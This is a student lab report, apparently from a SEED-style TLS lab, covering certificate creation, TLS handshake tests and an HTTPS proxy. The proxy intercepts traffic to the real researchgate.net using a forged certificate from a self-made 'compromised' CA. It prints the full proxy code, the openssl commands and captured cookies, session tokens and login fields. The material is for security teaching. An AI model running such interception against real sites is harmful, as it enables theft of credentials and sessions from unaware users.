Using configuration from ./openssl.cnf  
Enter pass phrase for ca.key:  
Check that the request matches the signature  
Signature ok  
Certificate Details:  
    Serial Number: 4108 (0x100c)  
    Validity  
        Not Before: Jun 2 20:37:25 2022 GMT  
        Not After : May 30 20:37:25 2032 GMT  
    Subject:  
        countryName            = PS  
        stateOrProvinceName    = Westbank  
        organizationName       = BZU  
        commonName              = www.zaina2022.com  
X509v3 extensions:  
    X509v3 Basic Constraints:  
        CA:FALSE  
    Netscape Comment:  
        OpenSSL Generated Certificate  
    X509v3 Subject Key Identifier:  
        89:CE:4A:22:35:FB:87:AF:07:BE:49:A2:0D:F7:6C:D9:F8:8E:70:76  
    X509v3 Authority Key Identifier:  
        keyid:D8:F0:9D:B6:BC:B4:34:FA:4C:D1:6A:67:B6:24:92:84:D9:DD:CE:BC  
    X509v3 Subject Alternative Name:  
        DNS:www.zaina2022.com, DNS:www.zaina2022A.com, DNS:www.zaina2022B.com, DNS:*.zaina2022.com  
Certificate is to be certified until May 30 20:37:25 2032 GMT (3650 days)  
Write out database with 1 new entries  
Data Base Updated
```

**Step 5:** For the purpose of testing, we tested it first using both the server and client containers. Then we repeated the testing using Firefox browser.

First: using client and server containers:

- 1) Modify the /etc/hosts file on the client container by adding the alternative names




```

zaina@VM: ~/.../Labsetup
GNU nano 4.8          hosts
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.9.0.5        053feceafe80
10.9.0.43       www.zaina2022.com
10.9.0.43       www.zaina2022A.com
10.9.0.43       www.zaina2022B.com
10.9.0.43       *.zaina2022.com

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^U Paste Text ^T To Spell ^L Go To Line

```

- 2) Run the containers then run the server.py in the server container to start listening to client requests. Then we run the handshake.py on the client container and provide different name for our domain each time. TLS connection was established successfully with all names and the html code was sent to the client for all requests.



**Client**

```

[06/02/22]zaina@VM:~/.../Labsetup$ docksh 05
root@053feceafe80:/# cd volumes
root@053feceafe80:/volumes# handshake.py www.zaina2022.com
(b'\nHTTP/1.1 200 OK\r\nContent-Type: text/html\\r\\n\\r\\n\\r\\n<!DOCTYPE html><html><body><h1>This is Zaina2022.com!</h1></body></html>\n')
root@053feceafe80:/volumes# handshake.py www.zaina2022A.com
(b'\nHTTP/1.1 200 OK\r\nContent-Type: text/html\\r\\n\\r\\n\\r\\n<!DOCTYPE html><html><body><h1>This is Zaina2022.com!</h1></body></html>\n')
root@053feceafe80:/volumes# handshake.py www.zaina2022B.com
(b'\nHTTP/1.1 200 OK\r\nContent-Type: text/html\\r\\n\\r\\n\\r\\n<!DOCTYPE html><html><body><h1>This is Zaina2022.com!</h1></body></html>\n')
root@053feceafe80:/volumes# handshake.py *.zaina2022.com
(b'\nHTTP/1.1 200 OK\r\nContent-Type: text/html\\r\\n\\r\\n\\r\\n<!DOCTYPE html><html><body><h1>This is Zaina2022.com!</h1></body></html>\n')
root@053feceafe80:/volumes#

```

**Server**


```

[06/02/22]zaina@VM:~/.../Labsetup$ docksh b0
root@b09bbcef430b:/# server.py
bash: server.py: command not found
root@b09bbcef430b:/# cd volumes
root@b09bbcef430b:/volumes# server.py
Enter PEM pass phrase:
Server is listening
TLS connection established
"Request: b'GET HTTP/1.0\\r\\nHost: www.zaina2022.com\\r\\n\\n\\r\\n'"
TLS connection established
"Request: b'GET HTTP/1.0\\r\\nHost: www.zaina2022A.com\\r\\n\\n\\r\\n'"
TLS connection established
"Request: b'GET HTTP/1.0\\r\\nHost: www.zaina2022B.com\\r\\n\\n\\r\\n'"
TLS connection established
"Request: b'GET HTTP/1.0\\r\\nHost: *.zaina2022.com\\r\\n\\n\\r\\n'"

```

Second: using VM Firefox browser and the server container:

- 1) Modify the /etc/hosts file on the virtual machine by adding the alternative names with the server ip for each name




```

zaina@VM: /etc
GNU nano 4.8          hosts
# For Shellshock Lab
10.9.0.80      www.seedlab-shellshock.com
10.9.0.43      www.zaina2022.com
10.9.0.43      www.zaina2022A.com
10.9.0.43      www.zaina2022B.com
10.9.0.43      *.zaina2022.com

^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos
^X Exit ^R Read File ^U Paste Text ^T To Spell ^L Go To Line

```

- 2) Run the server container only run the server.py to start listening to client requests. Then we FireFox browser and provide different URL's for our domain each time. TLS connection was established successfully with all names and the same html page was opened successfully with all names.




#### 4. Task 3: A Simple HTTPS Proxy

TLS can protect against the **Man-In-The-Middle** attack; however, this is only possible if the public key infrastructure is not compromised. In order to show that if the public key infrastructure is compromised in a **Man-In-The-Middle** attack against TLS then trusted **CA** is compromised or the server's private key is stolen, a simple **HTTPS** proxy known as **mHTTPSProxy** will be implemented to integrate client and server programs from Tasks 1 and 2.

##### Task 3.a Launch the MITM attack against your own server

**Step 1:** we used **ca.crt** and **ca.key** for CA that was created in PKI lab. The output public and private keys for the domain name [www.zaina2022.com](https://www.zaina2022.com). Then we copied the keys to the server-certs directory.



**Step2:** we wrote the proxy code which aggregate task1 and task2 codes. In Line 21, we define the `process_request` function to execute on thread run. The threat is executed when a connection is established.


```

Open ▾ + proxy.py
-/Desktop/TLS/Labsetup/volumes

1 #!/usr/bin/env python3
2 import socket
3 import ssl
4 import pprint
5 import threading
6 import pprint
7
8 SERVER_CERT = './server-certs/zaina2022.crt'
9 SERVER_PRIVATE = './server-certs/zaina2022.key'
10
11 context_server = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
12 context_server.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)
13
14 cadir = './client-certs'
15 # Set up the TLS context
16 context_browser = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
17 context_browser.load_verify_locations(capath=cadir)
18 context_browser.verify_mode = ssl.CERT_REQUIRED
19 context_browser.check_hostname = False
20
21 def process_request(ssock):
22     hostname='www.zaina2022.com'
23     sock_for_server=socket.socket(socket.AF_INET,socket.SOCK_STREAM,0)
24     sock_for_server.connect((hostname,443))
25     ssock_for_server=context_browser.wrap_socket(sock_for_server,server_hostname=hostname,do_handshake_on_connect=False)
26     ssock_for_server.do_handshake()
27     print("Inside thread")
28     request = ssock.recv(2048)
29     if request:
30         # Forward request to server
31         ssock_for_server.sendall(request)
32         print("Request ==> ")
33         pprint.pprint(request)
34         # Get response from server, and forward it to browser
35         response = ssock_for_server.recv(2048)
36         while response:
37             ssock.sendall(response) # Forward to browser
38             print("Response ==> ")
39             pprint.pprint(response)
40             response = ssock_for_server.recv(2048)
41     ssock.shutdown(socket.SHUT_RDWR) # Close the TLS connection
42     ssock.close()
43
44 sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
45 sock.bind(('0.0.0.0', 443))
46 sock.listen(5)
47 print("Server is lisnening")
48 while True:
49     (newsock, fromaddr) = sock.accept()
50     try:
51         ssock = context_server.wrap_socket(newsock, server_side=True)
52         print("TLS connection established")
53         x = threading.Thread(target=process_request, args=(ssock,))
54         x.start()
55     except Exception:
56         print("TLS connection fails")
57         continue

```

**Step 3:** for proxy container settings, we added the ip-address domain name entry that correspond to our domain [www.zaina2022.com](http://www.zaina2022.com) to the /etc/hosts file.



```

zaina@VM: ~.../Labsetup /etc/hosts
GNU nano 4.8
127.0.0.1      localhost
::1      localhost ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
10.9.0.143      3bd3b890a9c6
10.9.0.43      www.zaina2022.com

```

**Step 4:** The Firefox browser on the virtual machine is considered as the client. So , on the mmachine, we need to add the ip-address domain name entry to the /etc/hosts file that correspond the Proxy container to start man-in-the-middle

```

GNU nano 4.8          /etc/hosts
# For CSRF Lab
10.9.0.5      www.csrflabelgg.com
10.9.0.5      www.csrflab-defense.com
10.9.0.105    www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80     www.seedlab-shellshock.com
10.9.0.143    www.zaina2022.com

```

File menu: ^G Get Help, ^O Write Out, ^W Where Is, ^K Cut Text, ^J Justify, ^C Cur Pos  
Edit menu: ^X Exit, ^R Read File, ^M Replace, ^U Paste Text, ^T To Spell, ^L Go To Line

**Step 5:** for testing we start both the server and proxy containers. Then, on the server machine, we run the server.py program the we created in task 2 and wait for client connections. On the proxy container, we run the proxy.py and wait for client's connection. On the virtual machine, we run Firefox browser and request [www.zaina2022.com](https://www.zaina2022.com) over https (a). We note that the request passed through the proxy container (b) then it was redirected to the server container (c). The server responds and send the response to the client. However, the response was caught by the proxy (d), then it was redirected to the Firefox and the main page is opened(e).

Server container

```

root@b09bbcef430b:/volumes# server.py
Enter PEM pass phrase:
Server is lisntening
TLS connection established
("Request: b'GET / HTTP/1.1\r\nHost: www.zaina2022.com\r\nUser-Agent: Mozilla/5.0 (X11; U
'buntu; Linux x86_64; rv:83.0) Gecko/20100101 '
'Firefox/83.0\r\nAccept: '
'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*
;q=0.8\r\nAccept-Language: '
'en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate, br\r\nConnection: '
'keep-alive\r\nUpgrade-Insecure-Requests: 1\r\n\r\n\r\n")"

```

Proxy container

```

root@3bd3b890a9c6:/volumes# proxy.py
Enter PEM pass phrase:
Server is lisntening
TLS connection established
Inside thread
Request ==>
(b'GET / HTTP/1.1\r\nHost: www.zaina2022.com\r\nUser-Agent: Mozilla/5.0 (X11; U
'buntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0\r\nAccept: text/
b'html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\nA
b'ccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate, br\r\nConn
b'ection: Keep-alive\r\nUpgrade-Insecure-Requests: 1\r\n\r\n\r\n')
Response ==>
(b'\nHTTP/1.1 200 OK\r\nContent-Type: text/html\r\n\r\n<!DOCTYPE html><h1>This is Zaina2022.com!</h1></body></html>\r\n')

```

VM Firefox browser

a      b      c      d      e

This is Zaina2022.com!

### Task 3.a Launch the MITM attack on a real HTTPS website.

**Step 1:** we created a ca.crt and ca.key. Then, in order to account for the many different types of names associated with github, or aliases (website we are using), “server\_openssl.cnf” was created. The file consisted of the aliases and some information about the certificate and code.




```
server_openssl.cnf
1 [ req ]
2 prompt = no
3 distinguished_name = req_distinguished_name
4 req_extensions = req_ext
5 [ req_distinguished_name ]
6 C = PS
7 ST = Westbank
8 L = Syracuse
9 O = BZU
10 CN = www.researchgate.net
11 [ req_ext ]
12 subjectAltName = @alt_names
13 [ alt_names ]
14 DNS.1 = www.researchgate.net
15 DNS.2 = *.researchgate.net
```

**Step 2:** afterwards, the following commands were used to create a certificate with the aliases for researchgate.net domain.

```
$openssl req -newkey rsa:2048 -config ./server_openssl.cnf -batch -sha256 -keyout rg.key -out rg.csr
```


```
$openssl ca -md sha256 -days 3650 -config ./openssl.cnf -batch -in rg.csr -out rg.crt -cert ca.crt -keyfile ca.key
```

**Step 3:** then we add proxy-ip with domain name entry to /etc/hosts on the virtual machine to make the proxy server perform as man in the middle.



```
zaina@VM: ~/.../server-certs          /etc/hosts      Modified
GNU nano 4.8
# For Shellshock Lab
10.9.0.80      www.seedlab-shellshock.com
10.9.0.143     www.researchgate.net
```

**Step 4:** we created a fake certificate for [www.researchgate.net](http://www.researchgate.net) real website with a compromised CA. we supposed that our CA that was created in PKI lab is a legitimate CA and we compromised it. The private/public keys that was generated from this step is copied to server-certs directory.



**Step 5:** we update the /etc/resolv.conf file to redirect all dns requests to google dns server 8.8.8.8



```
zaina@VM: ~/.../Labsetup          /etc/resolv.conf
GNU nano 4.8
nameserver 8.8.8.8
options ndots:0
```

**Step 6:** the proxy code was updated by update the server keys to the fake keys that was created in step 1. And update the hostname to [www.researchgate.net](http://www.researchgate.net).

```

8 SERVER_CERT = './server-certs/rg.crt'
9 SERVER_PRIVATE = './server-certs/rg.key'
10
11 context_server = ssl.SSLContext(ssl.PROTOCOL_TLS_SERVER)
12 context_server.load_cert_chain(SERVER_CERT, SERVER_PRIVATE)
13
14 cadir = '/etc/ssl/certs'
15 # Set up the TLS context
16 context_browser = ssl.SSLContext(ssl.PROTOCOL_TLS_CLIENT)
17 context_browser.load_verify_locations(capath=cadir)
18 context_browser.verify_mode = ssl.CERT_REQUIRED
19 context_browser.check_hostname = False
20
21 def process_request(ssock):
22     print("Inside thread")
23     hostname= www.researchgate.net
24     sock_for_server=socket.socket(socket.AF_INET,socket.SOCK_STREAM,0)
25     sock_for_server.connect(( 184.17.33.105 ,443))
26     ssock_for_server=context_browser.wrap_socket(sock_for_server,server_hostname=hostname,do_handshake_on_connect=False)
27     ssock_for_server.do_handshake()
28     request = ssock.recv(2048)
29     if len(request)>0:
30         # Forward request to server
31         ssock_for_server.sendall(request)
32         print("Request ==> ")
33         pprint.pprint(request)
34         # Get response from server, and forward it to browser
35         response = ssock_for_server.recv(4096)
36         while len(response)>0:
37             #print("response")
38             ssock.sendall(response) # Forward to browser
39             #print("Response ==> ")
40             pprint.pprint(response)
41             response = ssock_for_server.recv(4096)
42
43     ssock.shutdown(socket.SHUT_RDWR)      # Close the TLS connection
44     ssock.close()
45     ssock_for_server.shutdown(socket.SHUT_RDWR)    # Close the TLS connection
46     ssock_for_server.close()


```

**Step 7:** for testing, the proxy container was started and proxy.py was run. Then we opened Firefox browser on virtual machine. We request to connect to the researchgate server. The connection is successfully done and the request/response for the main page was redirected throw the proxy container. The main page then appeared on the client side.

```


root@3bd3b890a9c6:/volumes# proxy.py
Enter PEM pass phrase:
Server is lisntening
Accepted
wrapped
TLS connection established
Inside thread
Request ==>
(b'GET / HTTP/1.1\r\nHost: www.researchgate.net\r\nUser-Agent: Mozilla/5.0 (X11' b'; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0\r\nAccept: te' b'\r\nxt/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8' b'\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate, b' b'\r\nConnection: keep-alive\r\nCookie: did=041rvLBFArebslm52GnZ1defZ813iavl' b'9d01pH79XX7gnWnnN9Z60RsuBg0fd63; ptc=RG1.608022263631638348.1654472229; sid' b'=T3Xa0Glis0RWJyppj0IgKdpSqtBggT9vebNKhqddBWPbyNH5ijsqxTP5ylI5bcxz3uVieicx' b'7877de11dy2wjw62Ryasb0g0Pcrz8p1b37DpxMlcCa6w9CJUH1v; _cfe=VfdA1LWoWZFS' b'2Ctd2KhBzw4loZmtcRdnBN5B1P2E-1654472229-0-AQJyBN6wLyEbN0PdlJkfhw05yj7co9h1' b'2l4edTsb2iRu7shyYe5KEaKC44Tgik90vYrrk4X0LTnPnR5eifzRHVG5s-; _qca=P0-804552951' b'-1654472238550; _ga=GA1.2.1707946203.1654472290; _gid=GA1.2.1241176237.16544' b'72290; _gat=1\r\nUpgrade-Insecure-Requests: 1\r\n\r\n')
(b'HTTP/1.1 200 OK\r\nDate: Sun, 05 Jun 2022 23:45:23 GMT\r\nContent-Type: text' b'/html; charset=utf-8\r\nTransfer-Encoding: chunked\r\nConnection: keep-alive' b'\r\nCache-Control: must-revalidate, no-cache, no-store, post-check=0, pre-' b'check=0, private\r\nx-nx-correlation-id: rgreq-8598a9e2fe03c4a24608a88678e44d' b'0d\r\nExpires: Thu, 19 Nov 1981 08:52:00 GMT\r\nPragma: no-cache\r\nnx-rp-' b'i: 1\r\nnx-UA-Compatible: IE=Edge\r\nnx-Frame-Options: SAMEORIGIN\r\nnx-CP: CP' b'=IDC DSP COR CURA ADMa OUR IND PHY ONL COM STA\r\nnx-Content-Type-Options' b': nosniff\r\nnx-XSS-Protection: 1; mode-block\r\nnxStrict-Transport-Security: m' b'ax-age=15552000; includeSubDomains; preload\r\nCF-Cache-Status: DYNAMIC\r\n' b'Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-' b'cgi/beacon/expect-ct"\r\nnServer: cloudflare\r\nCF-RAY: 716cc81a6b4ead6d-' b'TLV\r\nContent-Encoding: br\r\nn\r\nn24f5\r\nn|x03-I0|x94t|xd6\x1f\x12' b'\x0d|\x87\x80\xca\xc2\xf9\xfb#\x98\xf2\xd7\xea\xfb\xdf\x9f*\xef\xb8D' b'N9\x9c\xee-k{\x1e\xa8\xad\xee1\x01B\x8c\x86\x04\x93\x00\xea\xd4\\x6' b'\xcf\xfa{.\x7\x8e\xaa\x12\xec\x89ll\x08\x84\xe002\xe4C2\xb3C\xe6\xf7!^}\x96' b'\xdbF\xc1\x96\x88\x3\xeb\x81\xe3\xel1\xea\xef\xff\xdf\xab%\xdt\x02' b'\xd8\x12\x1a\xc0%\x4\x00\x1a\xf6\xda\xf9_\x02\x0\x87\x8046\xab' b'@\x1e\x0f\xd0\xcc\xec\xbd\xf7\xbd\xff\xfe\xff\x9a9'\x91\xeb\x94\xe62"\x8ff['

```



The testing was successful, as when we went to [researchgate.com/login](https://researchgate.net/login) and used **Username: 1185571@student.birzeit.edu** and the corresponding **Password: \*\*\*\*\***, the proxy was able to capture the login user name and password.

```
Request ==>
(b'POST /login HTTP/1.1\r\nHost: www.researchgate.net\r\nUser-Agent: Mozilla/5.\r
b'0 (XII; Ubuntu; Linux x86_64; rv:83.0) Gecko/20100101 Firefox/83.0\r\nAccept'\r
b'pt: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0'\r
b'.8\r\nAccept-Language: en-US,en;q=0.5\r\nAccept-Encoding: gzip, deflate'\r
b' br\r\nReferer: https://www.researchgate.net/Login?_sg=5t0IKXYTatcaPl9xul'\r
b'yCdbNbrdyA-k2JBl7s6NUebi_Sd0IYv28rbhv9Hsg3MFIsx9EV206Zhkyu-TYI420\r\nContent-Type: application/x-www-form-urlencoded\r\nContent-Length: 413\r\nOrigin: https://www.researchgate.net\r\nConnection: keep-alive\r\nCookie: did=041\r
b'rvlBFARebsLmS2gNz1dEf2813iav1r90q1pH79XX7gnWNnN9Z60Rsu8g0fd63; ptc=RG1.68082'\r
b'22263631638348.1654472229; sid=T3Xa0GlicoHRWJyppjgkdp5q76g79vebNKnqddBwpyb'\r
b'NHSijSqxTP5ylI5bcxz3uuVieicyx67837de1Idy2wjw62Ryasb0g0Pcrz8lpbE37DpxhlcCa6w'\r
b'9CJUH1v; cf_bm=gVfdA1LWoW2F52Ctd2KhBzw4loZmtcRdnubNS5B1P2E-1654472229-0-A0'\r
b'JyBN6LyEBN0Pd1Jkfhw05yj7C09h1214edTSbZiRu75hYe5KEaKC44Tgik90vYrkka4X0LTnPnRSE'\r
b'izFHVg5s; _ga=GA1.2.1707946203.1654472229'\r
b'0; _gid=GA1.2.1241176237.1654472229\r\nUpgrade-Insecure-Requests: 1\r\n\r
b'nrequest_token=aad-oURRJJHwUl4QwPzTA89%2F2RGayhWDOZhf1JhL3lC716LL7VTE'\r
b'SJjhKb05ru1jkiXQCdeVml5bgRCYzpXGmVVE%2Bx3Y3VGRkZvk4ywqGAlnAb3zwiCYDP6i'\r
b'wuJrhvfyjp1pcqlhbEM2B4rk09FKuMmCUNZ%2BgvryQoeGgEYDNAYh7cOayXsdGw2Yta08U%\r
b'2BANcvobvtGEMMT%2BXLN3UAN37bjxOCCezBqxyfityWhk0y95nEaUixEUKi74LIQobIKj0Lvgeg'\r
b'tp3U%3D&invalidPasswordCount=0&login=1185571%40student.birzeit.edu&password='
b'&setLoginCookie=on')
```



**Conclusion:** we can see that the simple proxy was successful in using the **Man-In-The-Middle** attack on a **TLS server** using **researchgate.net** as an example. The user personal page was opened without letting the user know that his username and password was stolen by the attacker. All in-between traffic can be caught by the proxy which give the attacker the chance to steal the user personal information.

End